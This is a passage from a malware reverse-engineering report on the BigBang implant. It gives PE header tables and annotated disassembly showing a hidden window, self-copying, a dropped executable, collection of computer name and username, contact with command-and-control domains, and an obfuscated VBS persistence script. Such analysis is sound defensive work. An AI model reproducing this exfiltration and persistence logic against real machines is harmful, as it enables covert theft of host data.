.data	000C8000	00004FB8	000C5C00	00003800	00000000	00000000	0000	0000	C0000040
.rsrc	000CD000	00024680	000C9400	00024800	00000000	00000000	0000	0000	40000040
.reloc	000F2000	000076AC	000EDC00	00007800	00000000	00000000	0000	0000	42000040

Fig 22. Section Information of ImplantBigBang.bin




Member	Value	Comment
Machine	014C	Intel 386
NumberOfSections	0006	
TimeDateStamp	5B506AAE	Thu, 19 Jul 2018 10:40:46 UTC (589 days, 15.15 hours ago)
PointerToSymbolTable	00000000	
NumberOfSymbols	00000000	
SizeOfOptionalHeader	00E0	
Characteristics	0102	
+ File is executable		
+ 32 bit word machine		

Fig 23. Compile Time of TheBigBang.bin




Name	VirtualAd...	VirtualSize	RawAddre...	RawSize	PtrToRelocs	PtrToLine...	NumOfRe...	NumbOfL...	Characteri...
.text	00001000	000DF939	00000400	000DFA00	00000000	00000000	0000	0000	60000020
.rdata	000E1000	0002DEEA	000DFE00	0002E000	00000000	00000000	0000	0000	40000040
.data	0010F000	00006A70	0010DE00	00002C00	00000000	00000000	0000	0000	C0000040
.tls	00116000	00000009	00110A00	00000200	00000000	00000000	0000	0000	C0000040
.rsrc	00117000	0006A8B4	00110C00	0006AA00	00000000	00000000	0000	0000	40000040
.reloc	00182000	000091F0	0017B600	00009200	00000000	00000000	0000	0000	42000040

Fig 24. Section Information of TheBigBang.bin



Member	Value	Comment
Machine	014C	Intel 386
NumberOfSections	0005	
TimeDateStamp	5AB37DAF	Thu, 22 Mar 2018 09:55:59 UTC (708 days, 15.90 hours ago)
PointerToSymbolTable	00000000	
NumberOfSymbols	00000000	
SizeOfOptionalHeader	00E0	
Characteristics	0102	
+ File is executable		
+ 32 bit word machine		


Fig 25. Compile Time of TheBigBangImplant.bin



Name	VirtualAd...	VirtualSize	RawAddre...	RawSize	PtrToRelocs	PtrToLine...	NumOfRe...	NumbOfL...	Characteri...
.text	00001000	00089FF5	00000400	0008A000	00000000	00000000	0000	0000	60000020
.rdata	0008B000	0001E200	0008A400	0001E200	00000000	00000000	0000	0000	40000040
.data	000AA000	00004578	000A8600	00003000	00000000	00000000	0000	0000	C0000040
.rsrc	000AF000	00024680	000AB600	00024800	00000000	00000000	0000	0000	40000040
.reloc	000D4000	00006560	000CFE00	00006600	00000000	00000000	0000	0000	42000040

Fig 26. Section Information of TheBigBangImplant.bin

- Since TheBigBangImplant.bin was compiled before the others, it was chosen as the first file on which analysis would be performed.
- I did perform preliminary steps of static analysis such as checking for strings and looking for interesting imports and exports; however, the same has not been shown here to keep the report compact while focusing on highlighting crucial details only.
- Since the RawSize and VirtualSize were almost equal for all files, no uncommonly named sections were found, and, Detect It Easy didn't report the presence of any packers, it was assumed that there were no packers present.
- The next set of images depict the reverse engineering process of the TheBigBangImplant.bin file, highlighting its critical parts.



```
sub_4018a0:
004018a0  55              push    ebp {__saved_ebp}
004018a1  8bec            mov     ebp, esp {__saved_ebp}
004018a3  6aff            push    0xffffffff {var_8}  {0xffffffff}
004018a5  6897704800      push    sub_487097 {var_c}
004018aa  64a100000000    mov     eax, dword [fs:0x0]
004018b0  50              push    eax {var_10}
004018b1  51              push    ecx {var_14}
004018b2  81ec38090000    sub     esp, 0x938
004018b8  53              push    ebx {var_950}  {0x0}
004018b9  56              push    esi {var_954}
004018ba  57              push    edi {var_958}
004018bb  8dbdb8f6ffff    lea     edi, [ebp-0x948 {var_94c}]
004018c1  b94e020000      mov     ecx, 0x24e
004018c6  b8cccccccc      mov     eax, 0xcccccccc
004018cb  f3ab            rep stosd dword [edi]  {0x0}  {0xcccccccc}  {0xcccccccc}
004018cd  a170a04a00      mov     eax, dword [data_4aa070]
004018d2  33c5            xor     eax, ebp {__saved_ebp}
004018d4  8945ec          mov     dword [ebp-0x14 {var_18}], eax
004018d7  50              push    eax {var_95c}
004018d8  8d45f4          lea     eax, [ebp-0xc {var_10}]
004018db  64a300000000    mov     dword [fs:0x0], eax {var_10}
004018e1  8965f0          mov     dword [ebp-0x10], esp {var_95c}
```

Fig 27. Debug Build


- One of the first things that was noticed when reversing this file is that the *mov eax, 0xcccccccc* and the *rep stosd dword [edi]* was present in the file's disassembly. This is a common technique to catch reference errors outside boundaries in MSVC compilers for debug builds suggesting that the binary released was a debug release instead of a release build.

```
004018e6  68b0bc4800      push  0x48bcb0 {var_960}  {"Taskbar Created"}
004018eb  ff15f4b24800    call  dword [RegisterWindowMessageA@IAT]
004018f1  3bf4            cmp   esi {var_95c}, esp {var_960}
004018f3  e800120400      call  sub_442af8
004018f8  a338ce4a00      mov   dword [data_4ace38], eax
004018fd  8b4508          mov   eax, dword [ebp+0x8 {arg1}]
00401900  8945a8          mov   dword [ebp-0x58 {var_5c}], eax
00401903  c745bc40a04a00  mov   dword [ebp-0x44 {var_48}], data_4aa040  {"InterenetAssistant"}
0040190a  c7459c90304000  mov   dword [ebp-0x64 {var_68}], sub_403090
00401911  c7459808000000  mov   dword [ebp-0x68 {var_6c}], 0x8
00401918  c7459430000000  mov   dword [ebp-0x6c {var_70}], 0x30
0040191f  8bf4            mov   esi, esp {var_960}
00401921  6a65            push  0x65 {var_964}
00401923  8bfc            mov   edi, esp {var_964}
00401925  6a00            push  0x0 {var_968}
00401927  ff1568b04800    call  dword [GetModuleHandleA@IAT]
0040192d  3bfc            cmp   edi {var_964}, esp {var_964}
0040192f  e8c4110400      call  sub_442af8
00401934  50              push  eax {var_968}
00401935  ff151cb34800    call  dword [LoadIconA@IAT]
0040193b  3bf4            cmp   esi {var_960}, esp {var_968}
0040193d  e8b6110400      call  sub_442af8
00401942  8945ac          mov   dword [ebp-0x54 {var_58}], eax
00401945  8bf4            mov   esi, esp {var_968}
00401947  6a65            push  0x65 {var_96c}
00401949  8bfc            mov   edi, esp {var_96c}
0040194b  6a00            push  0x0 {var_970}
0040194d  ff1568b04800    call  dword [GetModuleHandleA@IAT]
00401953  3bfc            cmp   edi {var_96c}, esp {var_96c}
00401955  e89e110400      call  sub_442af8
0040195a  50              push  eax {var_970}
0040195b  ff151cb34800    call  dword [LoadIconA@IAT]
00401961  3bf4            cmp   esi {var_968}, esp {var_970}
00401963  e890110400      call  sub_442af8
00401968  8945c0          mov   dword [ebp-0x40 {var_44}], eax
0040196b  8bf4            mov   esi, esp {var_970}
0040196d  68007f0000      push  0x7f00 {var_974}
00401972  6a00            push  0x0 {var_978}
00401974  ff1518b34800    call  dword [LoadCursorA@IAT]
```

Fig 28. Setting up the Interface


```
004019d1  8bf4            mov   esi, esp {var_980}
004019d3  6a00            push  0x0 {var_984}
004019d5  8b4508          mov   eax, dword [ebp+0x8 {arg1}]
004019d8  50              push  eax {var_988_1}
004019d9  6a00            push  0x0 {var_98c}
004019db  6a00            push  0x0 {var_990}
004019dd  6877010000      push  0x177 {var_994}
004019e2  6820020000      push  0x220 {var_998}
004019e7  68d0070000      push  0x7d0 {var_99c}
004019ec  68d0070000      push  0x7d0 {var_9a0}
004019f1  680000cf00      push  0xcf0000 {var_9a4}
004019f6  6840a04a00      push  data_4aa040 {var_9a8}  {"InterenetAssistant"}
004019fb  6840a04a00      push  data_4aa040 {var_9ac}  {"InterenetAssistant"}
00401a00  6a00            push  0x0 {var_9b0}
00401a02  ff15d4b24800    call  dword [CreateWindowExA@IAT]
00401a08  3bf4            cmp   esi {var_980}, esp {var_984}
00401a0a  e8e9100400      call  sub_442af8
00401a0f  a33cce4a00      mov   dword [data_4ace3c], eax
00401a14  e887190000      call  sub_4033a0
```

Fig 29. Creating a Window with the name InterenetAssistant



```
00401a19  8bf4              mov   esi, esp {var_984}
00401a1b  8b4d14            mov   ecx, dword [ebp+0x14 {arg2}]
00401a1e  51                push  ecx {var_988_2}
00401a1f  8b153cce4a00      mov   edx, dword [data_4ace3c]
00401a25  52                push  edx {var_98c_1}
00401a26  ff15d8b24800      call  dword [ShowWindow@IAT]
```


Fig 30. ShowWindow Function called with Hide Window parameters



```
00401a39  6848d04a00    push  data_4ad048 {var_990}
00401a3e  6a00          push  0x0 {var_994}
00401a40  ff15bcb24800  call  dword [SHGetSpecialFolderPathA@IAT]
00401a46  3bf4          cmp   esi {var_984}, esp {var_984}
00401a48  e8ab100400    call  sub_442af8
00401a4d  89458c        mov   dword [ebp-0x74 {special_folder_path_var}], eax
00401a50  837d8c00      cmp   dword [ebp-0x74 {special_folder_path_var}], 0x0
00401a54  751b          jne   0x401a71

00401a56  c78588f7ffffc0bc…  mov   dword [ebp-0x878 {var_87c}], 0x48bcc0  {"You'll need error handling here!"}
00401a60  6834574a00         push  data_4a5734 {var_988}
00401a65  8d8588f7ffff       lea   eax, [ebp-0x878 {var_87c}]
00401a6b  50                 push  eax {var_87c} {var_98c_2}
00401a6c  e8c6830400         call  sub_449e37
```

Fig 31. SHGetSpecialFolderPathA gets access to the ProgramData Folder



```
00401a99  e812110200      call  sub_422bb0
00401a9e  6848d04a00      push  data_4ad048 {var_988}
00401aa3  b9dcd14a00      mov   ecx, data_4ad1dc
00401aa8  e803110200      call  sub_422bb0
00401aad  68e4bc4800      push  data_48bce4 {var_988}  {"InterenetAssistant.lnk"}
00401ab2  b994d14a00      mov   ecx, data_4ad194
00401ab7  e8f4100200      call  sub_422bb0
00401abc  68fcbc4800      push  data_48bcfc {var_988}  {"\Interenet Assistant\src"}
00401ac1  b9a8d24a00      mov   ecx, 0x4ad2a8
00401ac6  e845390200      call  sub_425410
00401acb  6818bd4800      push  data_48bd18 {var_988}  {"\Interenet Assistant"}
00401ad0  b9acd14a00      mov   ecx, data_4ad1ac
00401ad5  e836390200      call  sub_425410
00401ada  6830bd4800      push  data_48bd30 {var_988}  {"\Interenet Assistant\Interenet A…"}
00401adf  b9dcd14a00      mov   ecx, data_4ad1dc
00401ae4  e827390200      call  sub_425410
00401ae9  8bf4            mov   esi, esp {var_984}
00401aeb  8d8d84feffff    lea   ecx, [ebp-0x17c {var_180}]
00401af1  51              push  ecx {var_180} {var_988_3}
00401af2  6804010000      push  0x104 {var_98c}
00401af7  ff1578b04800    call  dword [GetTempPathA@IAT]
00401afd  3bf4            cmp   esi {var_984}, esp {var_984}
00401aff  e8f40f0400      call  sub_442af8
00401b04  6860bd4800      push  data_48bd60 {var_988}  {"upmedia"}
00401b09  8d8d68feffff    lea   ecx, [ebp-0x198 {var_19c}]
00401b0f  e8fca30100      call  sub_41bf10
00401b14  898550f7ffff    mov   dword [ebp-0x8b0 {var_8b4_1}], eax
00401b1a  8b9550f7ffff    mov   edx, dword [ebp-0x8b0 {var_8b4_1}]
00401b20  89954cf7ffff    mov   dword [ebp-0x8b4 {var_8b8_1}], edx
00401b26  c745fc00000000  mov   dword [ebp-0x4 {var_8_1}], 0x0
00401b2d  8b854cf7ffff    mov   eax, dword [ebp-0x8b4 {var_8b8_1}]
```

Fig 32. GetTempPathA is used to drop the second executable




Fig 33. CopyFileA is used by the malware to replicate itself

- In the previous few steps, the malware registers a window, loads an icon, creates the registered window with the name InterenetAssistant and hides it.
- It then gets the path to the ProgramData folder and Temp folder respectively and uses these paths to extract its payload, which is a copy of itself to the ProgramData folder and another executable PhoneProviders.exe to the Temp folder (happens only at times).
- There is an error-handling message present in Fig. 31 which further suggest that this is the debug build of the malware as previously noted.




Fig 34. Tries to open Mutex or creates it

```
004024af  6887b54800        push   data_48b587 {var_984}
004024b4  8d8dfcf7ffff      lea    ecx, [ebp-0x804 {var_808}]
004024ba  e8519a0100        call   sub_41bf10
004024bf  8985d8f6ffff      mov    dword [ebp-0x928 {var_92c_1}], eax
004024c5  c645fc13          mov    byte [ebp-0x4 {var_8_3}], 0x13
004024c9  6888c04800        push   data_48c088 {var_984}  {"COMPUTERNAME"}
004024ce  e8bffb0400        call   sub_452092
004024d3  83c404            add    esp, 0x4
004024d6  50                push   eax {var_984}
004024d7  8d8dfcf7ffff      lea    ecx, [ebp-0x804 {var_808}]
004024dd  e86e1e0300        call   sub_434350
004024e2  68fcbf4800        push   data_48bffc {var_984}
004024e7  8d8dfcf7ffff      lea    ecx, [ebp-0x804 {var_808}]
004024ed  e85e1e0300        call   sub_434350
004024f2  6898c04800        push   data_48c098 {var_984}  {"USERNAME"}
004024f7  e896fb0400        call   sub_452092
004024fc  83c404            add    esp, 0x4
004024ff  50                push   eax {var_984}
00402500  8d8dfcf7ffff      lea    ecx, [ebp-0x804 {var_808}]
00402506  e8451e0300        call   sub_434350
0040250b  68a4c04800        push   data_48c0a4 {var_984}
```

Fig 35. Acquires the computer name and the username of the current user

```
0040262c  c785ecf7ffffacc0…  mov   dword [ebp-0x814 {var_818}], 0x48c0ac  {"spgbotup.club"}
00402636  8b95ecf7ffff       mov   edx, dword [ebp-0x814 {var_818}]  {0x48c0ac, "spgbotup.club"}
0040263c  89154cd14a00       mov   dword [data_4ad14c], edx  {0x48c0ac, "spgbotup.club"}
00402642  c685ebf7ffff00     mov   byte [ebp-0x815 {var_819_1}], 0x0
00402649  e8e2790000         call  sub_40a030
```

Fig 36. Tries to resolve and connect to spgbotup.club

```
00402683  8b0d44ce4a00      mov    ecx, dword [data_4ace44]
00402689  51                push   ecx {var_984}
0040268a  8d95ccf7ffff      lea    edx, [ebp-0x834 {var_838}]
00402690  52                push   edx {var_838} {var_988_29}
00402691  e8fa3c0000        call   sub_406390
00402696  83c408            add    esp, 0x8
00402699  8985d0f6ffff      mov    dword [ebp-0x930 {var_934_1}], eax
0040269f  c645fc14          mov    byte [ebp-0x4 {var_8_3}], 0x14
004026a3  68bcc04800        push   data_48c0bc {var_984}  {"ERROR"}
004026a8  8d8dccf7ffff      lea    ecx, [ebp-0x834 {var_838}]
004026ae  e88d320300        call   sub_435940
004026b3  85c0              test   eax, eax
004026b5  0f85a4010000      jne    0x40285f

004026bb  0fb685ebf7ffff    movzx  eax, byte [ebp-0x815 {var_819_1}]
004026c2  85c0              test   eax, eax
004026c4  0f8595010000      jne    0x40285f

004026ca  c685ebf7ffff01     mov    byte [ebp-0x815 {var_819_1}], 0x1
004026d1  c70550d14a005000…  mov    dword [data_4ad150], 0x50
004026db  c70554d14a0000f7…  mov    dword [data_4ad154], 0x8404f700  {0x8404f700}
004026e5  c7054cd14a00c4c0…  mov    dword [data_4ad14c], 0x48c0c4  {"lindamullins.info"}
004026ef  68a9b54800         push   data_48b5a9 {var_984}
004026f4  68aab54800         push   data_48b5aa {var_988}
004026f9  68d8c04800         push   0x48c0d8 {var_98c}  {"/api/ZGV2aWNlcw==/Y21WeGRXVnpkSE…"}
004026fe  8d8dacf7ffff       lea    ecx, [ebp-0x854 {var_858}]
00402704  51                 push   ecx {var_858} {var_990_3}
00402705  e836700000         call   sub_409740
0040270a  83c410             add    esp, 0x10
```

Fig 37. If a reply is received, then connects to lindamullins.info and sends collected information

```
0040272f  6a01            push    0x1 {var_984}
00402731  68fcc04800      push    data_48c0fc {var_988}  {"([da-z.-]+).([a-z.]{2,6})([/w .-…"}
00402736  8d8d5cf7ffff    lea     ecx, [ebp-0x8a4 {var_8a8}]
0040273c  e87f940100      call    sub_41bbc0
```

Fig 38. Matches URLs with this regex

- In the previous few steps, the malware tries to open a mutex to itself, failing which it creates a new mutex to itself thereby preventing other applications from querying its data in memory.
- Next, it acquires the computer name and the username of the current user. After which it tries to test the connection by connecting to spgbotup.club and finally connects to lindamullins.info to send the computer name and the username.
- The API key used to send the data is hardcoded as well.
- The next portion matches the reply of the server with a regex which redirects the malware to listen to another server instead, from which it receives further commands.
- A portion of the code before creating the mutex, creates a VBS script and executes it.
- This script is supposed to add the InterenetAssistant.exe file from ProgramData directory to the start-up using the task scheduler.

```
004022b3  689cbd4800      push    data_48bd9c {var_984}  {".vbs"}
004022b8  8d8d64f9ffff    lea     ecx, [ebp-0x69c {var_6a0}]
004022be  e84d310200      call    sub_425410
004022c3  68a4bd4800      push    data_48bda4 {var_984}
004022c8  8d8d64f9ffff    lea     ecx, [ebp-0x69c {var_6a0}]
004022ce  e83d2a0300      call    sub_434d10
004022d3  50              push    eax {var_988_21}
004022d4  e88e0a0500      call    sub_452d67
004022d9  83c408          add     esp, 0x8
004022dc  89853cf9ffff    mov     dword [ebp-0x6c4 {var_6c8_1}], eax
004022e2  83bd3cf9ffff00  cmp     dword [ebp-0x6c4 {var_6c8_1}], 0x0
004022e9  0f84e2000000    je      0x4023d1

004022ef  68a8bd4800      push    data_48bda8 {var_984}  {"@S@@e%t% @S%%%h@e%l%%l@@ =%@ @@@…"}
004022f4  8d8d20f9ffff    lea     ecx, [ebp-0x6e0 {var_6e4}]
004022fa  e8119c0100      call    sub_41bf10
004022ff  8985e8f6ffff    mov     dword [ebp-0x918 {var_91c_1}], eax
00402305  c645fc12        mov     byte [ebp-0x4 {var_8_3}], 0x12
00402309  6894d14a00      push    data_4ad194 {var_984}
0040230e  8d8d20f9ffff    lea     ecx, [ebp-0x6e0 {var_6e4}]
00402314  e897300200      call    sub_4253b0
00402319  68d8be4800      push    data_48bed8 {var_984}  {"%@%@")\nli%@nk.Ar%@%@@%@gum%@%@%…"}
